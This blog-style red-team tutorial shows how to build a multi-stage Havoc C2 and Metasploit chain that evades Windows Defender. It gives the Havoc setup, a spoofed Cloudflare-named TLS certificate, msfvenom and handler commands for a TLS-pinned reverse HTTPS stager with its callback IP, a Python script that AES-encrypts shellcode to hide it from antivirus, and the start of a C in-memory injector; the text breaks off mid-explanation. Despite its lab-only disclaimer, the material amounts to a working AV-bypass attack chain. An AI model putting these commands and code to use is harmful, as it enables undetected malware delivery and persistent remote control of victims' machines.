Bypassing Windows AV using Havoc C2 and Metasploit Server
Red Team Simulation: Multi-Stage Delivery, AV Bypass Analysis & Persistence with Havoc C2 :
Hello everyone, and welcome to my new blog post on AV bypass research ! Before we begin, I want to clearly state that this work is for educational and research purposes only. My goal is to better understand modern detection mechanisms and to prepare for certifications such as CRTO, CRTP, CRTA, and other red team–oriented learning paths. I do not condone or encourage the use of these techniques for any malicious or unauthorized activity. All demonstrations shown here were performed exclusively in my own lab environment, on my own machines, and within a fully controlled network. This article focuses on simulation, analysis, and learning, not real-world exploitation.

Summary
In this post, we will begin by introducing Havoc C2, along with several core concepts such as agents, demons, listeners, and how they interact within a red team simulation.
Next, we will proceed to setting up the Havoc C2 server on Kali Linux.
For the attack simulation, we will first generate our second-stage payload using Havoc. This Demon payload will communicate back to our Havoc server over HTTPS.
We will then create the first-stage loader, whose role is to contact a Metasploit HTTPS handler hosting our second-stage shellcode. The key challenge here is ensuring that the loader does not get detected by Windows Defender.
To achieve this, we will:
- Encrypt the first-stage shellcode
- Use a custom injector that decrypts the payload only in memory, ensuring it never touches disk.
In addition, we will secure the staging channel by using advanced Metasploit features such as TLS certificate pinning. This requires generating a custom SSL certificate to ensure encrypted and trusted communication between the loader and the Metasploit handler.
Once the loader executes in memory and successfully communicates with Metasploit, it retrieves the second-stage Demon payload, which then connects back to our Havoc C2 server completing the chain.
Finally, once we obtain a successful callback, we will explore several post-exploitation features in Havoc, and use SharPersist to establish persistence on the target. This ensures that even after a system reboot, our access is restored and the C2 connection is re-established.
Table of Content
1. Havoc C2 Overview
- 1.1 What Is Havoc and Why Use a C2 Server? Introduce Havoc, what a C2 is, and why red teams rely on one.
- 1.2 Core Concepts: Agents, Demons, Listeners Explain the terminology that Havoc uses internally.
- 1.3 Setting Up Havoc on Kali Linux Walk through installation, configuration, and first listener setup.
2. Attack Chain Simulation
- 2.1 Generating the Second-Stage Payload with Havoc Creating the Demon shellcode that will ultimately connect back to Havoc.
- 2.2 Preparing the First-Stage Loader
- 2.2.1 Generating a TLS Certificate Required for secure staging and Defender evasion.
- 2.2.2 Creating the First-Stage Payload with Metasploit Configuring
reverse_winhttps, TLS pinning, etc. - 2.2.3 Setting Up the Metasploit HTTPS Handler Hosting the second-stage and enabling paranoid mode features.
- 2.2.4 Encrypting the First-Stage Shellcode Using AES and a custom Python script.
- 2.2.5 Building the Custom Injector Decrypting the payload in memory and executing it safely.
3. Gaining Access
- Executing the Loader & Establishing the Callback
4. Establishing Persistence
- 4.1 Using Havoc’s .NET Inline Execution + SharPersist Creating registry-based persistence to maintain access after reboot.
5. Bonus
1 / Havoc C2 Overview :
1.1 What Is Havoc and Why Use a C2 Server?
Havoc is an open-source Command-and-Control (C2) framework mainly used in red-team labs and adversary simulations.
Think of it as a a stable way to control multiple machines, keep track of sessions, and run actions silently, instead of manually connecting every time .
Everything is managed through a clean dashboard where you can see callbacks, run commands, use Havoc’s post-exploitation modules, and interact with the target in real time.
A C2 server in general is used to:
- Generate payloads (agents).
- Receive callbacks from compromised hosts.
- Execute commands remotely.
- Do post-exploitation, lateral movement, persistence, etc.
1.2 Core Concepts: Agents, Demons, Listeners , Client , Server :
Agent :
An “agent” is basically the malware you deploy on the target machine.
It’s the piece of code that runs commands, screenshots, exfiltration, etc.
Different C2s call it different things (Beacon, Implant, Payload…).
Deamon :
In Havoc, the agent is specifically called a Demon.
It’s the payload Havoc generates — usually shellcode or an EXE — and once it runs on a machine, you get a callback to your C2.
Listener :
This is the “server side” that waits for connections.
A listener defines:
the protocol (HTTP, HTTPS, SMB…).
the port.
the host/IP.
the User-Agent.
the encryption settings.
When a Demon connects back, it connects to a listener, and Havoc creates a session you can interact with.
So the chain is:
You → Listener → Demon (agent) → Target machine
That’s basically the core logic behind every C2 framework.
Server–Client Relationship in Havoc :
🔹 Havoc Teamserver (Server Side) :
This is the brains of the whole C2 setup.
It’s the part you run on your Kali machine.
It handles all communication with the agents (Demons)
It receives callbacks, stores sessions, and processes commands.
It keeps the listeners running (HTTP/HTTPS/SMB…).
Basically, the teamserver is the backend.
It does all the heavy work, but you don’t interact with it directly (except to start it).
🔹 Havoc Client (GUI) :
This is the interface you use to manage different Sessions , generate agents ….
It connects to the teamserver.
Displays all sessions and listeners.
Lets you generate payloads.
Allows you to interact with Demon agents
Lets you run post-exploitation or persistence tools.
So the client is basically the frontend dashboard you work with.
🔹 How They Work Together :
You start the teamserver first → it waits for connections.
Then you open the Havoc client → it connects to the teamserver.
When a Demon executes on a target → it calls back to the teamserver.
The teamserver forwards everything to the client → and you see the session appear.
So the chain is:
Demon (on target machine) → Teamserver → Client (your GUI)
You send commands from the client → the teamserver forwards them to the Demon → the Demon executes them and sends results back.
1.3 Setting Up Havoc on Kali Linux :
Setting up Havoc is pretty straight forward , you first need to clone the github repository on your kali machine , then you just need to install the dependencies and finally build both the Server and the Client .
Installation :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
# Clone the Repo :
git clone https://github.com/HavocFramework/Havoc

# Install Dependencies :
sudo apt install -y git build-essential apt-utils cmake libfontconfig1 libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-w64 nasm

# Building the Server :
cd Havoc
cd teamserver
go mod download golang.org/x/sys
go mod download github.com/ugorji/go : (Not needed anymore)
cd ..
make ts-build : ( From the Havoc Root Directory ) .

# Building the Client :
make client-build
Press enter or click to view image in full size

Running Havoc :
First, we need to launch the Havoc server.To do this, we use the
havoc.yaotlfile, which contains all the configuration settings for the teamserver — things like the port number, username, and password.You can modify these later if you want, but if you’re using the default settings, the credentials will be:Username: Neo
Password: password1234
Port: 40056
1
2
cd Havoc
./havoc server --profile profiles/havoc.yaotl -v --debug
Once the server is running, we can connect to it using the Havoc client.When the client starts, it will ask for the connection details , so we just enter the username, password, and port from the
havoc.yaotlfile we checked earlier.
1
./havoc client
Press enter or click to view image in full size


From here, we can start navigating the Havoc framework. This is where we can create listeners, generate agents, and keep track of our active connections.Right now, we don’t have any callbacks yet , but once we complete the attack chain, our first session should appear here and we’ll be able to interact with it.
Press enter or click to view image in full size
2/ Attack Chain Simulation :
2.1 Generating the Second-Stage Payload with Havoc :

Before creating an agent, we first need to set up a Listener.For this lab, we will use HTTPS as our communication channel. Since HTTPS is encrypted, it gives us an extra layer of protection and helps the traffic blend in.
Havoc already provides a default User-Agent string that we can use to mimic normal browser traffic.All we need to do is specify:
the callback IP address (our Havoc server’s IP),
the port we want the Demon to connect to,
and the payload type, which in our case is HTTPS.
Once the listener is created, we will be ready to generate our second-stage payload.
Press enter or click to view image in full size
Now that we have a listener, we can finally generate our agent.To do this, we go to Attack → Payload in the Havoc interface. The first things we need to choose are the architecture (in our case x64) and the output format.
For this lab, we choose Shellcode.The reason is simply because shellcode is easier to embed inside a custom loader or injector. A lot of C2 frameworks support this format because it’s lightweight and works well in multi-stage payload chains.
Havoc also gives us several optional features that we can enable to make execution more reliable. There are many options available, but for this demonstration we will focus on two of the most commonly used ones:
+ Indirect Syscalls — helps the agent perform certain Windows operations in a more stealthy way.
+ Hardware Breakpoints — improves execution stability and is often used in red-team labs to avoid certain standard detection mechanisms.
Once these options are selected, we can generate the second-stage shellcode, which the loader will retrieve later during our attack chain.
Press enter or click to view image in full size


Once we click on generate we will just wait for it to build , and then we can save it as Second_Stage.bin .

2.2 Preparing the First-Stage Loader :
2.2.1 Generating a TLS Certificate :
To generate our TLS cert , we can use openssl :
1
openssl req -new -newkey rsa:4096 -days 90 -nodes -x509 -subj '/C=US/O=CLOUDFLARE, INC./CN=Cloudflare TLS Issuing RSA CA 1' -keyout private.key -out cert.crt
*-newkey rsa:4096→ creates a new 4096-bit RSA private key*
*x509→ generates a self-signed certificate**days 90→ certificate is valid for 90 days**nodes→ private key is not password-protected (needed for Metasploit)**subj→ sets the certificate information (Country, Organization, CN…)**keyout/out→ save the key and certificate to files*
Then we combine the private key and certificate into a single PEM file:
1
cat private.key cert.crt > bundle.pem
Metasploit requires the key + cert in one file, so we merge them into bundle.pem.
Press enter or click to view image in full size

We do not need a real domain name for this, because the goal isn’t to serve a real website.
We just need a certificate that the Metasploit server will use when the loader connects back over HTTPS.
We must generate this certificate before creating the Metasploit payload, because the payload will embed the certificate’s fingerprint for TLS pinning.
TLS pinning ensures that only our certificate is trusted. If anyone tries to intercept the traffic with a different certificate, the loader stops the connection.
We could also use other advanced Metasploit features like UUID tracking or payload whitelisting, but that will be a bit over kill but you can feel free to add them for more OPPSEC .
2.2.3 Setting Up the Metasploit HTTPS Handler :
Before Setting up the Handler , we first need to generate the payload , for this we will use Msfvenom along with the TLS certificate that we created earlier .
1
2
3
4
5
6
7
8
9
10
msfvenom -p windows/x64/custom/reverse_winhttps \
LHOST= OUR_IP \
LPORT=445 \
EXITFUNC=thread
LURI=index.html \
HttpUserAgent='Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36 Edg/137.0.3296.68' \
HandlerSSLCert=bundle.pem \
StagerVerifySSLCert=true \
-f raw \
> First_Stage.bin
*-p windows/x64/custom/reverse_winhttps→ WinHTTP reverse HTTPS stager (supports TLS pinning).*
*LHOST=OUR_IP→ Where the payload will connect back.*
*LPORT=445→ Port used for the callback.*
*EXITFUNC=thread→ Only exit the thread, not the whole process.*
*LURI=index.html→ Makes the request look like normal web traffic.*
*HttpUserAgent='Mozilla/5.0 ...'→ Uses a realistic browser User-Agent.*
*HandlerSSLCert=bundle.pem→ Certificate used for HTTPS communication.*
*StagerVerifySSLCert=true→ Enables TLS pinning (only trust our cert).*
*f raw→ Output as raw shellcode.*
*> First_Stage.bin→ Save the shellcode to a file.*
Press enter or click to view image in full size

We generate the payload in raw shellcode format because the injector expects pure bytes, not a human-readable executable or text file.Raw shellcode has no headers, no metadata, and no structure — it is simply a sequence of machine instructions that can be copied directly into memory and executed.
Additionally, since we later encrypt this payload with AES, the encryption routine must operate on raw binary data, not formatted text. Encrypting anything other than the raw bytes would break the decryption stage inside the injector.
Now let’s set up our Metasploit server :
We first specify the payload type, which in our case is
windows/x64/custom/reverse_winhttpsbecause the first stage will communicate back over HTTPS.Next, we configure:
++++ The LHOST and LPORT (where the loader should connect)
++++ The TLS certificate (the same one we used when generating the payload)
++++ The shellcode_file, which is the second-stage payload we generated earlier
Once the loader connects successfully, the Metasploit listener will serve this second-stage shellcode, allowing the Havoc Demon to run and establish the C2 session.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
# Launch Metasploit :
msfconsole
# Select Multi Handler  :
use exploit/multi/handler
# Select Options :
set payload windows/x64/custom/reverse_winhttps
set exitfunc thread
set lport 445
set LHOST 192.168.32.134
set luri index.html
set HttpServerName FAKESERVER
set shellcode_file Second_Stage.bin
set exitonsession false
set HttpHostHeader www.FAKE.corp
set HandlerSSLCert bundle.pem
set StagerVerifySSLCert true
run
*payload windows/x64/custom/reverse_winhttps→ The payload type expected from the loader (HTTPS reverse shell using WinHTTP).*
*exitfunc thread→ Only exits the thread on completion, keeping the process stable.*
*LPORT 445→ Port where the handler listens for the callback.*
*LHOST 192.168.32.134→ Your attack machine’s IP (the callback destination).*
*LURI index.html→ Makes the staging request look like a normal web page access.*
*HttpServerName FAKESERVER→ Fake server banner to mimic a legitimate HTTPS server.*
*shellcode_file Second_Stage.bin→ The second-stage shellcode that Metasploit will serve.*
*exitonsession false→ Keeps the listener running after a session is received.*
*HttpHostHeader www.FAKE.corp→ Sets a realistic Host header in the HTTP(S) request.*
*HandlerSSLCert bundle.pem→ TLS certificate used for encrypted communication.*
*StagerVerifySSLCert true→ Enables TLS pinning (the loader only trusts our cert).*
Press enter or click to view image in full size

2.2.4 Encrypting the First-Stage Shellcode :
For this part, you can use any custom encryptor you like. In my case, I followed an excellent article by ZenSec that provides a Python script which takes our raw shellcode as input, generates a 32-byte AES key and a 16-byte IV, encrypts the payload using AES-CBC, and finally outputs the encrypted shellcode (along with the key and IV) as C-style byte arrays. This lets us paste everything directly into our injector, while keeping the real payload hidden from AV.
First we need to install the pycryptodome library to be able to use it on our code .
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
pip install pycryptodome

# Start Writing to the file :

nano Ecryptor.py

# Import the specific Encyrption Libraries :

from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from Crypto.Random import get_random_bytes

# Format the code for the Injector written in C to understand it :

def format_C_array(data: bytes, name: str) -> str:
 text = [f"unsigned char {name}[] = {"]

 hex_bytes = [f"0x{b:02X}" for b in data]

 for i in range(0, len(hex_bytes), 16):
  text.append("    " + ", ".join(hex_bytes[i:i+16]) + ("," if i+16 < len(hex_bytes) else ""))

 text.append("};")
 return "\n".join(text)

# Encrypt the Shellcode using the Key and IV generated :

def encrypt_shellcode():
 with open("First_Stage.bin", "rb") as f:
  shellcode = f.read()

  key = get_random_bytes(32)
  print(format_C_array(key, "Key"))

  iv = get_random_bytes(16)
  print(format_C_array(iv, "IV"))

  cipher = AES.new(key, AES.MODE_CBC, iv)
  encrypted_shellcode = cipher.encrypt(pad(shellcode, AES.block_size))

 return encrypted_shellcode

# Return the Encyrpted Shellcode along with the Key and IV to add to the injector later on :

print(format_C_array(encrypt_shellcode(), "Payload"))
This Python script simply automates the process of preparing our first-stage payload for the injector. It performs three main tasks:
Generate encryption materialIt creates a random 32-byte AES key (for AES-256) and a random 16-byte IV. These values will later be used by the C injector to decrypt the payload in memory.
Encrypt the raw shellcodeThe script reads the raw shellcode file (
First_Stage.bin), pads it, and encrypts it using AES in CBC mode.Encrypting the payload ensures that the loader never stores or handles the plaintext shellcode on disk.Format everything as C byte arraysSince the injector is written in C, the script converts the key, IV, and encrypted payload into a C-friendly format (
unsigned char[]).This allows us to copy and paste them directly intomain.cwhere the injector will decrypt and execute the payload in memory.For more details about the code you can check click : **[Zensec**](https://zensec.org/2025/06/13/bypass-defender-av-teaming-up-metasploit-havoc-c2-and-custom-c-shellcode-injector/) to view the full article .

Now we have the Key , IV and Payload that we can give to the Injector to decrypt the First Stage payload .
2.2.5 Building the Custom Injector :
Quick Note :
To avoid violating Medium’s security policies, I will not include the full C source code for the decryptor and injector. The complete implementation is already publicly available in the original Zensec research article .My goal is to demonstrate how the pieces fit together and why each step is needed, without publishing fully weaponizable code.
For the Injector part , we will need to install Microsoft Visual Studio , make sure to check “Desktop development with C++” while installing .
Press enter or click to view image in full size

The injector that we will be using performs two main tasks:
Decrypt the first-stage payloadIt uses the AES key and IV generated earlier to decrypt the encrypted shellcode directly in memory.This ensures the real payload never touches disk in plaintext.
Execute the decrypted payload using self-process injectionOnce decrypted, the injector allocates memory inside its own process, writes the shellcode there, marks it as executable, and launches it in a new thread.
Project Structure :

To keep the injector organized and modular, we split the Visual Studio project into a few simple files:
Structs.hContains a small
AESstructure that groups all the data needed for decryption (key, IV, encrypted payload, decrypted buffer, sizes, etc.).decrypt.cImplements the AES decryption logic using Microsoft’s BCrypt (CNG) API. This file is responsible for taking the encrypted bytes from our Python script and turning them back into plaintext shellcode inside memory.
decrypt.hA header that exposes the
AESdecrypt()function to other files so thatmain.ccan call it.main.cThis is where the injector runs.It stores the encrypted payload (the AES-encrypted first stage), calls the decryptor, and finally performs memory allocation and execution.
Note :
To add a File just right click on the project → Add New items
Press enter or click to view image in full size


For the .c File we need to add a C++ file , and for the .h files we will need to add a Header File .
Press enter or click to view image in full size
With that out of the way , let’s explain each of the files :
struct.h :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
// Structs.h
#pragma once     // Ensures the header is included only once during compilation

typedef struct _AES {

    PVOID  pPayload;        // Pointer to the encrypted shellcode in memory
    DWORD  dwPayloadSize;   // Size of the encrypted shellcode

    PBYTE  pKey;            // AES key (32 bytes)
    PBYTE  pIV;             // AES IV (16 bytes)

    PVOID  pPlainTextData;  // Pointer to the decrypted shellcode
    DWORD  dwPlainTextSize; // Size of the decrypted shellcode

} AES, *PAES;
The purpose of the Structs.h file is simply to define a structure that will hold all the information required for the AES decryption routine. Instead of passing many separate variables to the decryptor, we group everything into a single object. This keeps the code organized and makes the interaction between the decryptor and the injector much clearer.
The first part of the structure stores information about the encrypted payload. We keep a pointer to the encrypted shellcode in memory, as well as the total size of that encrypted buffer. These two values tell the decryptor where the encrypted data begins and how much of it needs to be processed.
Next, the structure stores the AES key and IV that were generated earlier by the Python script. The key is 32 bytes long (AES-256), and the IV is 16 bytes. These two values must match exactly what was used during encryption; otherwise the decryptor would not be able to recover the original shellcode. By storing them in the structure, we make sure they are always available when the AES routine runs.
Finally, the structure includes two fields that will be filled after the payload is decrypted. One field will hold a pointer to the decrypted shellcode stored in memory, and the other will hold its size. These values are essential for the next stage of the injector, because once the payload is decrypted, the injector will allocate memory, copy the plaintext shellcode into it, and execute it.
Overall, this structure is nothing more than a container that keeps every piece of data related to AES decryption in one place: the encrypted buffer, the key and IV, and the decrypted output. It makes the code much cleaner and avoids having to pass multiple parameters between functions.
decrypt.h :
1
2
3
4
5
6
7
8
9
10
11
12
// decrypt.h
#pragma once

// Declare the decryption function to be later on used in main
BOOL AESdecrypt(
    IN PBYTE pKey,
    IN PBYTE pIV,
    IN PVOID pPayload,
    IN DWORD dwPayloadSize,
    OUT PVOID* pPlainTextData,
    OUT DWORD* dwPlainTextSize
);
The decrypt.h file is basically just a small “connector” between the main program and the decryption code. Since the real AES decryption logic lives inside decrypt.c, we need a way for main.c to know that this function exists and how to call it. That’s all this header does.
It simply declares the AESdecrypt() function with the correct parameters: the key, the IV, the encrypted payload, its size, and two output variables where the decrypted data will be stored. Nothing is actually executed here — the file just tells the compiler, “hey, there’s a function with this name and this shape, and you’ll find the real code somewhere else.”
It’s a standard C practice: main.c includes decrypt.h, and because of that, it can call the AESdecrypt() function without errors.
decrypt.c :
1
2
3
4
5
6
7
#include <Windows.h>
#include <bcrypt.h>
#pragma comment(lib, "Bcrypt.lib")
#include "Structs.h"

#define KEYSIZE 32
#define IVSIZE 16
Here we’re only preparing the environment :
We include Windows.h because we need basic Windows functions and data types.
We include bcrypt.h because Windows AES decryption is done using the CNG (Cryptography Next Generation) library.
We link against
Bcrypt.libso the AES functions work at runtime.We include Structs.h since we defined our AES structure there.
We define two constants so the compiler knows:
our AES key is 32 bytes (AES-256)
